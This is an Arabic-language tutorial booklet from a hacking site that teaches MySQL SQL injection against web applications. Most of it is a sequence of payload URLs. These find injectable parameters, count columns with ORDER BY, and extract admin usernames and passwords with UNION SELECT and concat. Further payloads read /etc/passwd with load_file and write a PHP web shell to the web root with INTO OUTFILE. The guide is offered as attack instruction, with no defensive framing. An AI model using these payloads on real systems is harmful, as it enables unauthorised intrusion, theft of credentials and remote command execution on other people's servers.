

المدرسة الامنية No-exploit.Com No-exploit.com JIKO	

بسم الله الرحمان الرحيم





شَهْرُ رَمَضَانَ الَّذِيَ أُنزِلَ فِيهِ الْقُرْآنُ هُدًى لِّلنَّاسِ وَبَيِّنَاتٍ مِّنَ الْهُدَى وَالْفُرْقَانِ

كتب بواسطة JIKO يوم 4 رمضان المبارك

	المدرسة الامنية No-exploit.Com No-exploit.com JIKO

السلام عليكم ورحمة الله تعالى وبركاته, رمضان كريم وكل عام وانتم وبخير
وبدوام الصحة والمغفرة , تقبل الله
صيامكم وقيامكم , تم البدأ بعون الله في كتابة هدا الكتاب البسيط عن تغرات sql injection في
4 رمضان 1430 ونسال الله العلي القدير ان يكون هدا الكتاب عند حسن ظنكم .

الكاتب : jiko اخوكم في الله جواد

No-exploit.Com
تاريخ الكتابة 4 رمضان 1430 هجرية

اهداء : لكل الاخوان المسلمين في اقطاب الارض
, HxH , The SadHacker , Cyb3r-DeViL , Sniper-Code , leopard , Mizoz
Cyber-Zone, Houssamix , Stack
وكل الاصدقاء
وكل من يعرفونانا ان نسينا احدا فل يسامحنا

كل ما نرجوه منكم هو الدعاء لنا و لوالدينا بالتواب والمغفرة

كتب بواسطة JIKO يوم 4 رمضان المبارك

فهرسة الكتاب
مدخلك البسيط الى (Sql Injection (Mysql

تعريف SQL Injection

SQL injection وهي من اكتر التغرات انتشرا في التطبيقات من نوع web.
SQL : لغة الاستعلام
Injection : وتعني الحقن
والمغزى منها حقن اكواد بلغة الاستعلام SQLلاستخراج معلومات مثلا من قاعدة بيانات معينة
و نخص بالذكر القواعد من نوع MySQL.
ومن أهم الشروط أن تكون الـ magic_quotes_gpc مغلقة
أي أنها تساوي off وذلك في ملف php.iniلأنها تعيق عمل ثغرات الـ SQL Injection .

اكتشاف الخطأ

أولا لنأخذ مثالا
وهو لنفترض الموقع التالي:
http://localhost/article.php?id=2
ثانيا نضيف له ' و يحب ان تضيف a' مثلا فهي أفضل
يصبح الناتج
http://localhost/article.php?id=2'a
ثالثا نلاحظ محتوى الموقع
هل سيتغير المحتوى؟ هل سيظهر خطأ برمجي ؟ هل ستظهر رسالة تفيد بان هناك خطأ؟
مثلا :

You have an error in your SQL syntax
Etc.

كتب بواسطة JIKO يوم 4 رمضان المبارك

في هاته الحالة يمكننا اعتبار أن الموقع مصاب

استغلال الخطأ

من اجل استغلال الخطأ وايجاد عدد columns اي عدد الاعمدة سنستخدم عبارة " ORDER BY"
وهنا نلاحظ الى أن يظهر الخطأ لو بدأ من 1 اي تزايديا
وان نلاحظ الى ان يختفي الخطأ لو بدأنا من عدد مثلا كبير أي تناقصيا
http://localhost/article.php?id=2 order by 1/* << ليس هناك خطأ
http://localhost/article.php?id=2 order by 2/* << ليس هناك خطأ
http://localhost/article.php?id=2 order by 3/* << ليس هناك خطأ
http://localhost/article.php?id=2 order by 4/* << ليس هناك خطأ
http://localhost/article.php?id=2 order by 5/* << هناك خطأ
ويفضل ان تبدا مباشرة بـ 5 ثم 10 الخ. وأنت تلاحظ مثلا لو وضعنا 10 وظهر خطا, يعني انه اقل من 10
ونضع بعدها 5 فلا يظهر الخطا, يعني انه محصور بين 5 و 10 فنقوم بحصره يعني انه اما 6 او 7 او 8 او 9
تم نبدا تزايديا او تناقصيا.
بشان /* يمكن ان تعوضها بـــ -- وهي لانهاء الاستعلام واي استعلام بعده لا ينفذ.
/* = --
الى هنا نكون قد وجدنا عدد الاعمدة اي columns

استخدام عبارة union

تستخدم العبارة للربط بين الاستعلامين وهي من أجل استخراج المعلومات من قاعدة البيانات.
قد سبق ان عرفنا عدد الاعمدة في استغلال الخطا والذي كان هو 4.
الان نكتب على الشكل التالي
http://localhost/article.php?id=2 union select 0,1,2,3--
او
http://localhost/article.php?id=2 union select 1,2,3,4--
لكن يفضل ان تضع – علامة ناقص قبل المتغير id وهو هنا 2
http://localhost/article.php?id=-2 union select 1,2,3,4--
وسنلاحظ في محتوى الصفحة ظهور ارقام ما بين 1 و 4
وهي التي ستحتوي على المعلومات عند طلب اي استعلام
ولنفترض في هدا المثال أنها ظهرت كاملة 1 2 3 4

استخراج المعلومات

كتب بواسطة JIKO يوم 4 رمضان المبارك

يعتبر هدا الجزء هو الاستغلال الكامل لهذا النوع من الثغرات وما يسهله ان كنت تتوفر على السكربت و هذا
ما سيساعدك على معرفة اسماء الجداول وغيرها وهي غالبا.
user*s , admin*s , member*s , login*s , moderator*s , administrator*s

* ليس حرفا مشفر او ممنوع وانما حالة الجمع او المفرد مثلا

ثم أسماء الاعمدة.
username , user, usr, user_name, password, pass, passwd

* الأسماء تكون على حسب لغة المبرمج متلا فرنسي او انجليزي سيستعمل مفردات لغته

البحث عن جدول الادمن ADMIN
وللتسهيل سنعتبره هنا Admin
وسنستعمل FROM لتحديده

http://localhost/article.php?id=-2 union select 1,2,3,4 from admin--

ادا كان الجدول صحيح فستظهر الارقام وهنا كما افترضنا كاملة اما ان كان غير ذلك فستظهر رسالة الخطا الاولى
التي تشير بوجود خطا SQL Injection

يأتي الآن دور استخراج المعلومات
ولنفترض مرة اخرى ان
Username حقل لاسم الادمن
Password حقل لكلمة مرور الادمن

طريقة استخراج المعلومات على شكل وضع اسم الحقل مكان الاعداد، أي عدد
http://localhost/article.php?id=-2 union select 1,Username,3,4 from admin--
http://localhost/article.php?id=-2 union select 1,Password,3,4 from admin--

ويمكن ان نضعهما معا
http://localhost/article.php?id=-2 union select 1,Username,Password,4 from admin--

لكن ماذا لو كان عدد واحد ونريد ان نظهرهما معا ؟
نستعمل عبارة concat
متلا

concat(username,0x3a,password)

كتب بواسطة JIKO يوم 4 رمضان المبارك

3a تعني : وهي مشفرة بالهكس ويمكن ان تضع اي قيمة تريد
اما 0x فهي تسبق اي شيء مشفر بالهكس اي تسمح بالتفرقة بينه

الان يصبح الاستغلال على النحو التالي
http://localhost/article.php?id=-2 union select 1,concat(username,0x3a,password),3,4 from admin--
ستظهر المعلومات على شكل.
username:password
لنفترض
Admin :123456
وفي اغلب الأحيان يكون الباسورد مشفر وتكون التشفيرة الأكثر استعمالا MD5

استخراج معلومات القاعدة

هناك عدة معلومات مرتبطة بالقاعدة متل الاصدار واسم المستخدم
User() لمعرفة اليوزر
Version() لمعرفة الإصدار و يمكن أن تكتب على الشكل التالي version@@
Database() لمعرفة قاعدة البيانات

وتستعمل عادي بحيث توضع مكان الارقام

قراة الملفات

قراءة الملفات عن طريق SQL injection
و ذلك باستعمال load_file ومن شروطها ان تتوفر على صلاحيات لقرائة الملف.
load_file('مسار الملف')

مثلا

load_file('/etc/passwd')

وذلك بوضعها مكان الارقام
وفي بعض الاحيان يتطلب الامر تشفير /etc/passwd بالهكس

كتب بواسطة JIKO يوم 4 رمضان المبارك

رفع الملفات

تمكننا ثغرات SQL injection في بعض الحالات من رفع الملفات
ويتطلب وجود تصريح يسمح بذلك
ويستعمل لهذا الغرض

INTO OUTFILE

تستعمل على النحو التالي
http://localhost/article.php?id=-2 union select 1,'<?php system($_GET[cmd]); ?>',3,4 INTO OUTFILE '/var/www/htdocs/path/jiko.php' from admin—

http://localhost/article.php?id=-2 union select 1,'3,4,'كود خبيث' INTO OUTFILE 'مسار الملف' from admin--
وهي كدلك تتطلب فياغلب الاحيان التشفي بالهكس

الحمد لله الدي مكننا من ان انهاء الكتاب ولو بشكل مبسط
نعتدر عن اي خطأ وارد او تقصير منا في الكتاب ونتمنى ان يكون الحساب عتد حسن ظنكم

وكل ما نرجوه منكم هو الدعاء لنا بالخير و المغفرة ولوالدينا

وشكرا

كتب بواسطة JIKO يوم 4 رمضان المبارك